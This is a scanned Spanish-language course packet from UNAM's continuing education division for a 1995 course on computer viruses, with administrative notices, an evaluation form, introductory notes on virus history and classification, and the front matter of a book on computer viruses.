FACULTAD DE INGENIERIA U.N.A.M.
DIVISION DE EDUCACION CONTINUA

FACULTAD DE INGENIERIA U.N.A.M.
DIVISION DE EDUCACION CONTINUA

CENTRO DE INFORMACION Y DOCUMENTACION
"ING. BRUNO MASCANZONI"

El Centro de Información y Documentación Ing. Bruno Mascanzoni tiene por objetivo satisfacer las necesidades de actualización y proporcionar una adecuada información que permita a los ingenieros, profesores y alumnos estar al tanto del estado actual del conocimiento sobre temas específicos, enfatizando las investigaciones de vanguardia de los campos de la ingeniería, tanto nacionales como extranjeras.

Es por ello que se pone a disposición de los asistentes a los cursos de la DECFI, así como del público en general los siguientes servicios:

- **Préstamo interno.**
- **Préstamo externo.**
- **Préstamo interbibliotecario.**
- **Servicio de fotocopiado.**
- **Consulta a los bancos de datos: librunam, seriunam en cd-rom.**

Los materiales a disposición son:

- **Libros.**
- **Tesis de posgrado.**
- **Noticias técnicas.**
- **Publicaciones periódicas.**
- **Publicaciones de la Academia Mexicana de Ingeniería.**
- **Notas de los cursos que se han impartido de 1980 a la fecha.**

En las áreas de ingeniería industrial, civil, electrónica, ciencias de la tierra, computación y, mecánica y eléctrica.

El CID se encuentra ubicado en el mezzanine del Palacio de Minería, lado oriente.

El horario de servicio es de 10:00 a 19:30 horas de lunes a viernes.

Palacio de Minería Calle de Tacuba 5 Primer piso Deleg. Cuauhtémoc 06000 México, D.F. APDO. Postal M-2285
Teléfonos: 512-8955 512-5121 521-7335 521-1987 Fax 510-0573 521-4020 AL 26

FACULTAD DE INGENIERIA U.N.A.M.
DIVISION DE EDUCACION CONTINUA

A LOS ASISTENTES A LOS CURSOS

Las autoridades de la Facultad de Ingeniería, por conducto del jefe de la División de Educación Continua, otorgan una constancia de asistencia a quienes cumplan con los requisitos establecidos para cada curso.

El control de asistencia se llevará a cabo a través de la persona que le entregó las notas. Las inasistencias serán computadas por las autoridades de la División, con el fin de entregarle constancia solamente a los alumnos que tengan un mínimo de 80% de asistencias.

Pedimos a los asistentes recoger su constancia el día de la clausura. Estas se retendrán por el periodo de un año, pasado este tiempo la DECFI no se hará responsable de este documento.

Se recomienda a los asistentes participar activamente con sus ideas y experiencias, pues los cursos que ofrece la División están planeados para que los profesores expongan una tesis, pero sobre todo, para que coordinen las opiniones de todos los interesados, constituyendo verdaderos seminarios.

Es muy importante que todos los asistentes llenen y entreguen su hoja de inscripción al inicio del curso, información que servirá para integrar un directorio de asistentes, que se entregará oportunamente.

Con el objeto de mejorar los servicios que la División de Educación Continua ofrece, al final del curso deberán entregar la evaluación a través de un cuestionario diseñado para emitir juicios anónimos.

Se recomienda llenar dicha evaluación conforme los profesores impartan sus clases, a efecto de no llenar en la última sesión las evaluaciones y con esto sean más fehacientes sus apreciaciones.

Atentamente

División de Educación Continua.

Palacio de Minería Calle de Tacuba 5 Primer piso Deleg. Cuauhtémoc 06000 México, D.F. APDO. Postal M-2285
Teléfonos: 512-8955 512-5121 521-7335 521-1987 Fax 510-0573 521-4020 AL 26

PALACIO DE MINERIA

GUÍA DE LOCALIZACIÓN

1. ACCESO
2. BIBLIOTECA HISTÓRICA
3. LIBRERÍA UNAM
4. CENTRO DE INFORMACIÓN Y DOCUMENTACIÓN "ING. BRUNO MASCANZONI"
5. PROGRAMA DE APOYO A LA TITULACIÓN
6. OFICINAS GENERALES
7. ENTREGA DE MATERIAL Y CONTROL DE ASISTENCIA
8. SALA DE DESCANSO


SANITARIOS

* AULAS


1er. PISO

DIVISIÓN DE EDUCACIÓN CONTINUA
FACULTAD DE INGENIERÍA U.N.A.M.
CURSOS ABIERTOS

PALACIO DE MINERIA



PLANTA BAJA



MEZZANINNE

EVALUACION DEL PERSONAL DOCENTE

CURSO : VIRUS INFORMATICOS

Del 26 al 30 Junio, 1995

Conferencista : Ing. Edwin Navarro Pliego

Marque con una "X" , su respuesta.

Los conocimientos del profesor sobre el curso son:

☐ Excelentes ☐ Buenos ☐ Regulares ☐ Malos

Las preguntas de los alumnos las contestan con :

☐ Mucha seguridad ☐ Seguridad ☐ Inseguridad

La clase se desarrolla en forma :

☐ Muy interesante ☐ Interesante ☐ Aburrida

El método de enseñanza del profesor conduce a un aprendizaje :

☐ Excelente ☐ Bueno ☐ Regular

La organización y desarrollo del curso es :

☐ Adecuada ☐ Malo

La calidad del material utilizado es :

☐ Excelente ☐ Bueno ☐ Regular ☐ Malo

Le agrado su estancia en la División de Educación Continua :

☐ Si ☐ No, Diga porque!


Recomendaría el curso a otras personas :

☐ Si ☐ No, Diga porque!


Medio del cual se entero de este curso _____

_____

Centro de Información



Virus Informáticos



DEC,FI,UNAM

Introducción

Virus Biológico: Son pequeños agentes infecciosos, que no son capaces de vivir independientemente, ni reproducirse autónomamente.

Virus Informático: Son pequeñas aplicaciones de Software que son capaces de reproducirse y que provocan anomalías en los sistemas de cómputo.

Alguna vez se creyó que sólo era ciencia ficción, pero los virus informáticos han surgido como una seria amenaza.

La Computer Virus Industry Association (CVIA) reportaba ya en 1990, que sólo en E.U. se habían detectado más de 500 formas de infecciones virales, las cuales afectaron a unas 200 mil computadoras. No obstante, es posible que aproximadamente un 50% de casos de infección no se hayan denunciado.

El ataque de los virus sorprendió a la mayor parte de los gerentes de informática. Los métodos tradicionales que se utilizan para proteger la información son, por lo general, poco efectivos contra los virus y los prejuicios de informática con frecuencia dañan más que ayudar con los esfuerzos para guardar información, recursos personales y tiempo.

Este discurso fue publicado en el artículo *Computer Recreations*, en mayo de 1984, en la edición de la revista "SCIENTIFIC AMERICAN", invitando a los lectores a que enviaran 2 dólares por correo por una copia de las guías para crear sus propios campos de batalla virales.

Pronto los virus de software empezaron a aparecer en los sistemas de computadoras de las universidades, convirtiéndose en un problema real.

En 1974, Xerox Corporation presentó en E.U. el primer programa que ya contenía un código autoduplicador.

En 1981, los equipos Apple II se vieron afectados por un virus llamado *Cloner*, el cual presentaba un pequeño mensaje en forma de poema y se introducía en los comandos de control e infectaba los discos.

En 1983, el Dr. Fred Cohen realizó un experimento en la Universidad del Sur de California, presentando el primer *virus residente en una PC*, por lo que hoy se le conoce como el padre de los virus informáticos.

Los primeros virus que causaron infecciones y daños de consideración aparecieron en 1986. Uno de ellos fué el *Brain* o *Paquistaní*.

En 1987, las computadoras *Commodore* fueron atacadas por un virus que infectaba el sector de carga y se posicionaba en la memoria. Ese mismo año los expertos de IBM tuvieron que diseñar un programa antivirus para desinfectar su sistema de correo interno.

En 1988, Aldus Corporation lanzó al mercado su programa FreeHand para Macintosh infectados por un virus benigno llamado *Macintosh Peace*, para poner un mensaje de paz en las pantallas de las computadoras, a fin de celebrar el aniversario de la introducción de la Macintosh II.

El 11 de Abril de ese mismo año, apareció en la edición del periódico Infoworld el reporte de una infección hecha por un virus en las computadoras personales de la Agencia de Protección del Ambiente de la NASA. Contratistas de la NASA le vendieron a ésta computadoras personales infectadas. Este virus se activa y después de dos, cuatro o siete dias de tener la infección destruye toda la información de los discos. Es conocido como el virus "SCORES".

También se identificó el virus de *Jerusalen* que según algunas versiones, fué creado por la OLP con motivo del 40 aniversario del último día en que Palestina existió como nación (viernes 13 de Mayo de 1988).

El 2 de Noviembre del mismo año, las redes ARPANET y NSFnet en E.U. son infectadas por un gusano, afectando a más de 6 mil equipos de instalaciones militares de la NASA, universidades y centros de investigación públicos y privados. Este gusano también se infiltró en la *Internet*.

En octubre de 1989, un comunicado de un desconocido comando tecnoterrorista manifestaba que había infectado una gran cantidad de computadoras y que el viernes 13 se destruiría automáticamente los archivos en diskettes y discos duros. Esta profecía no se realizó, sin embargo, la NASA vio afectado el lanzamiento de su transbordador espacial *Atlantis* ya que un desconocido interfirió sus computadoras.

En 1990, en España, una revista de computación distribuyó discos contagiados con el virus de Jerusalen.

En 1994, un caso similar se presentó en México cuando un representante de Borland distribuyó entre los asistentes a Softeach México 94, el diskette de demostración del programa dBASE IV para windows, infectado con el virus *Monkey*.

Clasificación y Estructura

En general existen cuatro tipos de programas que causan anomalías en los sistemas de cómputo:

Los gusanos. Es aquel que devora o destruye información a la manera en que un gusano carcome una fruta o árbol. Este programa se va moviendo o grabando en diferentes partes de la memoria de la computadora y a la vez va destruyendo la información que se encontraba antes de su llegada.

Las bombas. Programa que daña inmediatamente al sistema al ser activado. Son aplicaciones formadas por secuencias de escape relacionadas a una instrucción, de tal forma que al ejecutarse dicha instrucción se dispara la bomba.

Los caballos de Troya. Programas que bajo la apariencia de un programa útil son altamente peligrosos, ya que son capaces de dañar el hardware de las computadoras. Una vez que cumple su misión se autodestruye.

Los virus. Programas que además de efectuar todo tipo de daño son capaces de reproducirse.

Hacked. Se denomina de esta manera a una copia ilegal de algún software conocido, que ha sido modificada pero parece legítima; al ejecutar esta copia se producen problemas y daños en el sistema.

Los tipos de virus en función del sentimiento que causa a los usuarios su descubrimiento, son los siguientes:


Los simples
Los malditos
Los burlones
Los temporales
Los misteriosos
Los crecidos
Los viajeros
Los vengadores
Los resentidos
Los descarados
Los estadísticos
Los supervisores
Los juguetones
Los mutantes
Los caóticos
Los físicos
Los benignos

Un programa debe clasificarse como virus si combina los siguientes atributos:

- ✓ Modificación de códigos del software *que no pertenecen al propio programa virus,* a través del enlace de las estructuras del programa virus con las estructuras de otros programas.
- ✓ Facultad de ejercer la *modificación* en varios programas.
- ✓ Facultad para reconocer, *marcándola,* una modificación realizada en otro(s) programa(s).
- ✓ Posibilidad de impedir que vuelva a ser modificado el mismo programa, al reconocer que ya está *infectado* o marcado.
- ✓ El software modificado asimila los atributos anteriores para, a su vez, iniciar el proceso con otros programas en otros discos.

definición por Ralph Burguer

FUNCIONAMIENTO DE LOS VIRUS



ESTRUCTURA DE LOS VIRUS

Para que sea exitoso un virus de computadora debe incluir, al menos, alguna de las siguientes partes:

Uno o varios disparadores

Un sistema de control interno

Uno o varios sistemas de protección (ocultamiento)

Uno o varios sistemas de reproducción y contagio

Uno o varias misiones que cumplir

En forma adicional es frecuente encontrar rutinas de regeneración para reconstruir las partes del virus que pudieran ser dañadas y programas portadores del virus que complementan la capacidad de reprodución y contagio.

Para que el virus surta algún efecto tiene por fuerza, que estar activo; es decir, debe ejecutarse. La ejecución debe pasar más o menos inadvertida para el usuario y puede ser iniciada automáticamente al ocurrir algún evento, por ejemplo, el arranque de la máquina o la ejecución de algún comando del sistema operativo.

FACULTAD DE INGENIERIA U.N.A.M.
DIVISION DE EDUCACION CONTINUA

V I R U S I N F O R M A T I C O

MATERIAL DIDACTICO


JUNIO 1995

Palacio de Minería Calle de Tacuba 5 Primer piso Deleg. Cuauhtémoc 06000 México, D.F. APDO. Postal M-2285
Teléfonos: 512-8955 512-5121 521-7335 521-1987 Fax 510-0573 521-4020 AL 26

VIRUS

EN LAS COMPUTADORAS

G. Ferreyra




3a. Edición

VIRUS DESENSAMBLADOS

VIRUS NATAS

DISQUETE CON ANTIVIRUS



VIRUS

EN LAS COMPUTADORAS

3a. Edición

Gonzalo Ferreyra Cortés

Computec

Apartado Postal 61-221, 06600, México, D.F.

Miembro de la Cámara Nacional de la Industria Editorial
Registro No 663

ISBN 970-12-0042-X

Un libro del fondo Computec

Impreso en México – Printed in Mexico

Prefacio

En esta época en que la *computación* resulta indispensable en casi todas las actividades que realiza el ser humano, se hace necesario que, independientemente de su campo de trabajo o estudio, toda persona conozca al menos los fundamentos de la computación, ya que ésta, y en general la *informática* son, hoy por hoy, un requerimiento fundamental para lograr un mejor puesto de trabajo en oficinas, industrias, escuelas, centros de investigación o incluso para realizar tareas en el mismo hogar.

En general los programas de propósito específico como procesadores de texto, bases de datos, de dibujo, diseño, administrativos y otros, han sido desarrollados por competentes programadores o por empresas de reconocida seriedad que han dedicado muchas horas, días, y a veces, años a su creación. Por ello resulta muy lamentable que personas de mala fe, aprovechando la facilidad con que se pueden copiar los programas de un disco a otro, se dediquen a la venta ilegal de aquéllos, propiciando así una desleal competencia mediante la práctica conocida como *piratería*.

También se dan casos como el de los usuarios de computadoras que adquieren el programa original o una copia de éste y la distribuyen entre sus amigos. Esto da como resultado cuatro tipos de *piratería de software*: la *piratería comercial*, que promueven ciertos vendedores de computadoras como atractivo para sus clientes; la *piratería empresarial*, la que realizan algunas compañías que adquieren un solo paquete de software y luego distribuyen copias del programa para ser usados simultáneamente en todos sus departamentos; la *piratería estudiantil*, que desgraciadamente prolifera debido a alto costo de los programas y la reducida capacidad económica de los jóvenes estudiantes, y la *piratería de los juegos*, que se realiza a todos los niveles.

Como es evidente, estos hechos violan descaradamente el derecho de autor. Esta práctica ilegal provoca el malestar de los programadores y de las casas fabricantes de software, quienes al ver sus utilidades mermadas aumentan el precio de venta de los programas para tratar de nivelar las cuantiosas pérdidas que por estos conceptos se acumulan.

Asociaciones de fabricantes de software han hecho estimaciones –que en algunos casos son meras especulaciones– de las copias ilegales que existen, y se cree que circula un promedio de 1 000 copias pirateadas por cada programa original. Además, de los programas más populares como Lotus 1-2-3, WordPerfect o dBase, pudiera ser que se utilicen hasta 5 000 copias ilegales por cada original.

Algunos programadores han desarrollado *esquemas de protección*, los cuales a la vez que dificultan la tarea de copiar un disco, podrían ocasionar graves problemas en el funcionamiento de la computadora o dañar la información que contienen los discos –particularmente el disco duro o fijo–, provocando así la pérdida de información importante. Esto puede suceder cuando se ejecuta una copia no autorizada del software original, así haya sido hecha para guardar éste en un lugar seguro.

Obviamente la intención de la mayoría de estos esquemas no es la de causar daño, sino proteger los programas contra copias ilegales. Sin embargo, en los últimos tiempos se ha observado una proliferación de pequeños programas llamados *virus*, que por su tamaño, modo de afectar la información de los discos, manera de introducirse en la computadora y daños que causan, han sido comparados con los *virus biológicos* que actúan nocivamente en el organismo humano.

Estos dañinos programas o virus pueden ser generados con la intención de molestar al usuario y causar grandes perjuicios a la información que tiene almacenada en sus discos. No se trata ya de algo diseñado sólo para proteger el software creado por el programador, sino más bien de un programa realmente creado para perjudicar a los usuarios que copian los programas propios para distribuirlos entre sus amigos –o que copian para sí los programas de algún amigo–, o a quienes adquieren copias ilegales del software en el *mercado negro* a precios muy bajos.

Lo anterior crea una verdadera histeria entre los usuarios de computadoras, que ya cualquier falla de la computadora la atribuyen a una *infección viral*, imaginando al virus como un fantasma o duende dañino que se introduce en la computadora para causar maléficas averías y destrozar la información. Para desterrar esas ideas, es necesario realizar un concienzudo estudio sobre lo que son y lo que no son los virus informáticos, ya que en adelante formarán parte de la gran *comunidad informática*.

Si es usted víctima inocente de algún virus, este libro puede ayudarle a despejar el misterio relacionado con ellos porque le informa sobre los métodos de detección, control y erradicación, y acerca de los *antivirus*, *vacunas* y *vigilantes* o monitores, que cuidan su computadora para que no sea infectada por uno de esos temibles programas, a fin de lograr la tranquilidad y seguridad necesarias para la buena utilización y el óptimo aprovechamiento de la computadora, herramienta indispensable en esta época de sorprendentes avances tecnológicos en el campo de la informática.

G.F.C.

Reconocimiento

Es muy satisfactorio para mí expresar un reconocimiento público a las personas que de alguna manera, con su apoyo, consejos y colaboración hicieron posible esta obra.

En estas líneas dejo palpable mi agradecimiento a quienes con sus conocimientos y dedicación me ayudaron a escalar este nuevo peldaño en la realización de la meta que me he fijado en el inquietante y dinámico mundo de la computación.

En primer término a Martha Elena Figueroa G. por sus atinados comentarios durante la revisión ortográfica de los textos originales. Al Ing. Alberto Rojas por la generosidad de su valioso tiempo dedicado a desensamblar códigos de virus. Al Ing. Fernando Suárez Arias, que contribuye en esta obra a enriquecerla con sus experiencias acerca de los virus informáticos. También debo mencionar a Enrique García Carmona por sus consejos, amistad y confianza. A Guillermo González D. por su tenaz ayuda en el proceso de producción, y en general a todos quienes de alguna forma trabajaron a mi lado, pues el esfuerzo conjunto es lo único que nos puede llevar a la plena realización de nuestros objetivos.

Un especial reconocimiento a McAfee Associates, en la persona de Aryeh Goretsky, al Ing. José R. Gallardo H., al Lic. José Antonio López Saucedo, al Ing. Carlos A Soto de McAfee Associates México, al Actuario Roberto Parker y a José Francisco Ruiseñor, por su contribución desinteresada en la lucha contra los virus.

Contenido

Colaboraron en la edición de esta obra:

Diseño y proceso de imágenes

Miguel Angel Ferreyra Cortés
Alberto Ferreyra Anzaldo

Diagramación

Jesús García Alvarez

Producción

Guillermo González Dorantes

Introducción

Traigo aquí una frase acuñada desde la primera edición, que ya se ha convertido en representación de lo cotidiano respecto a las computadoras: "Hace pocos años nadie hubiera imaginado que su computadora podría enfermar... presentar síntomas desconocidos... y mucho menos que esta enfermedad fuera causada por... *¡un mortífero virus!*". Desde entonces, en 1990, ya se veía venir el problema de los virus informáticos, que se propaga a una velocidad poco común.

Hoy día esto parece ser la causa más frecuente del mal funcionamiento de cualquier computadora, y también el origen de costosas pérdidas de información tanto en los discos flexibles (Floppy disks) como en los discos fijos o duros (Hard disks). En ocasiones, los virus pueden provocar perturbaciones en el monitor al momento de ejecutar nuestro programa preferido, pero creer que una computadora se enferma es sólo fantasía.

